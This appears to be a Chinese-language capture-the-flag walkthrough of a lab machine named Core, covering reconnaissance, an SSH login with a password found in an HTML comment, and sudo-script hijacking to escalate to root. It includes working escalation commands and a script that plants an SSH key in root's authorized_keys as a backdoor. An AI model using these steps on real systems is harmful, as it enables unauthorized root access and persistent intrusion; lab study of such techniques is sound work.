

首先依旧是先信息收集

```
(kali㉿kali)-[~]
└─$ ping 192.168.56.106
PING 192.168.56.106 (192.168.56.106) 56(84) bytes of data.
64 bytes from 192.168.56.106: icmp_seq=1 ttl=128 time=0.776 ms
64 bytes from 192.168.56.106: icmp_seq=2 ttl=128 time=1.06 ms
^C
— 192.168.56.106 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 0.776/0.919/1.062/0.143 ms

(kali㉿kali)-[~]
└─$ nmap 192.168.56.106
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-12 07:18 EDT
Nmap scan report for 192.168.56.106
Host is up (0.0013s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
```

扫一下后缀

```
(kali㉿kali)-[~]
└─$ dirsearch -u http://192.168.56.106
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.6.3


Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/reports/http_192.168.56.106/_26-08-12_07-20-47.txt
Target: http://192.168.56.106/

[07:20:47] Starting:
[07:20:49] 403 - 317B - /.ht_wsr.txt
[07:20:49] 403 - 317B - /.htaccess.bak1
[07:20:50] 403 - 317B - /.htaccess.orig
[07:20:50] 403 - 317B - /.htaccess.sample
[07:20:50] 403 - 317B - /.htaccess.save
[07:20:50] 403 - 317B - /.htaccess_extra
[07:20:50] 403 - 317B - /.htaccessOLD2
[07:20:50] 403 - 317B - /.htaccessOLD
[07:20:50] 403 - 317B - /.htaccessBAK
[07:20:50] 403 - 317B - /.htaccess.orig
[07:20:50] 403 - 317B - /.htaccess_sc
[07:20:50] 403 - 317B - /.htm
[07:20:50] 403 - 317B - /.html
[07:20:50] 403 - 317B - /.htpasswd_test
[07:20:50] 403 - 317B - /.htpasswd
[07:20:50] 403 - 317B - /.http-auth
[07:21:10] 200 - 820B - /cgi-bin/printenv
[07:21:10] 200 - 1KB - /cgi-bin/test-cgi
[07:21:50] 403 - 317B - /server-status
[07:21:50] 403 - 317B - /server-status/


Task Completed
```

能用的只有俩

然后登录到网页



前面那两个似乎没啥用



这两个网站看有很多的代码 但是其实并没有很明显的可以渗透的地方
于是就打开 F12 在源代码中查看是否有可以利用的地方:

```

- 
- </div>
- <div class="name">ll104567</div>
- <div class="role role-tester"> 专业测试</div>
- <a href="https://space.bilibili.com/20805349" class="blog-link" target="_blank" rel="noopener">&#x1F517; 博客</a>
- </div>
- <!-- WJBCDJ1k36gYWKs9GjkS -->
61 <div class="card">
- <div class="avatar-ring">
- 
- </div>
- <div class="name">Sublarge</div>
- <div class="role role-tester"> 专业测试</div>

```

于是就可以发现在其中有一段注释 加上靶机的注释 开局就送就可以进行一次尝试
(不会就是开局就送的意思吧)

于是开始尝试:

```

(kali@kali)-[~]
$ ssh ll104567@192.168.56.106
The authenticity of host '192.168.56.106 (192.168.56.106)' can't be established.
ED25519 key fingerprint is SHA256:xJ90oWmr5sPR2afHz9etzSdtxINmLI+JvbwgV/iCsWY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.106' (ED25519) to the list of known hosts.
ll104567@192.168.56.106's password:
ll104567@Core:~$

```

尝试成功

```

ll104567@Core:~$ cat user.txt
flag{user-10ccf8c4b05e437def737342f1d9b33f}

```

得到 flag

然后就是正常的提权的信息收集

先看一下分组

```

ll104567@Core:~$ id
uid=1000(ll104567) gid=1000(ll104567) groups=1000(ll104567)
ll104567@Core:~$ cat /etc/group

```

并没有十分特殊的组

接下来就可以看一下权限部分了

查看权限,发现这个旁边的东西是我们可以使用的 这应该是突破点

```

ll104567@Core:~$ sudo -l
Matching Defaults entries for ll104567 on Core:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for ll104567:
    Defaults!/usr/sbin/visudo env_keep+=SUDO_EDITOR EDITOR VISUAL"

User ll104567 may run the following commands on Core:
    (111) NOPASSWD: /home/ll104567/12138.sh

```

对于这段话的解读用豆包可以轻易理解

sudo -l 输出解读

plaintext ^

```
User 11104567 may run the following commands on Core:
(111) NOPASSWD: /home/11104567/12138.sh
```

- 用户 11104567 可以**不需要密码**，以 **UID/GID=111** 的用户身份执行脚本 `/home/11104567/12138.sh`
- (111)：runas 用户编号 111，不是 root，是普通用户权限
- NOPASSWD：执行这条 sudo 命令不用输入 11104567 的密码
- 只允许执行这一个特定脚本，**不能直接 sudo su、sudo bash 拿 root**

执行这条脚本的命令

bash ^

```
sudo -u 111 /home/11104567/12138.sh
```

然后就开始偷梁换柱原理就是这个是一个可以由我们直接利用 `sudo -l` 执行的文件 但是我们没有权力进行文件的直接内容删改 写 `wp` 的时候源文件已经删了。。。。就只好放个新的了

用于替换的代码：

```
-bash: cd: 111: Permission denied
11104567@Core:/home$ cat > /home/11104567/12138.sh << 'EOF'
#!/bin/bash
exec /bin/bash
EOF
chmod 755 /home/11104567/12138.sh
11104567@Core:/home$ sudo -u 111 /home/11104567/12138.sh
```

具体的 ai 代码

于是就可以去执行了

于是就可以提权了 代码是 ai 写的。。。。。

```
Core:/home$ id
uid=1001(111) gid=1001(111) groups=1001(111)
```

成功拿到权限

再看 和之前是一样的套路

```
Core:~$ ls
111 111.bak
Core:~$ sudo -l
Matching Defaults entries for 111 on Core:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for 111:
    Defaults!/usr/sbin/visudo env_keep+= "SUDO_EDITOR EDITOR VISUAL"

User 111 may run the following commands on Core:
    (ALL : ALL) NOPASSWD: /home/111/111/111.sh
```

照搬上面

但是和之前不一样的是 111 没有目录的改动权 虽然动不了 `/home/111/111` 里的文件，但父目录 `/home/111/` 是 111 自己的——所以可以改名整个 111 目录，再重建一个 1777 的：

先是重建目录

```
Core:~$ cd /home/111
mkdir -p /home/111/111
chmod 1777 /home/111/111
```

然后是伪造脚本

```
Core:~$ cat > /home/111/111/111.sh << 'EOF'
#!/bin/bash
id
echo "=== ROOT FLAG ==="
cat /root/root.txt
mkdir -p /root/.ssh
echo "ssh-ed25519 AAAAC3NzaC1ZI1NTESAAAAICQMG/g6gqVL+D264UtrUKGFoy3r13UY7SSRmWtQtZvc 25180@kingdom" > /root/.ssh/authorized_keys
chmod 600 /root/.ssh/authorized_keys
echo "=== backdoor ready ==="
EOF
chmod 755 /home/111/111/111.sh
```

最后是执行

```
Core:~$ sudo -n /home/111/111/111.sh
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
== ROOT FLAG ==
flag{root-dfb18999777ea8a3177050c859c98c04}
== backdoor ready ==
```

最后就可以收获 flag 了

```

== flags search ==
flag{root-dfb18999777ea8a3177050c859c98c04}
/root/root.txt:flag{root-dfb18999777ea8a3177050c859c98c04}

```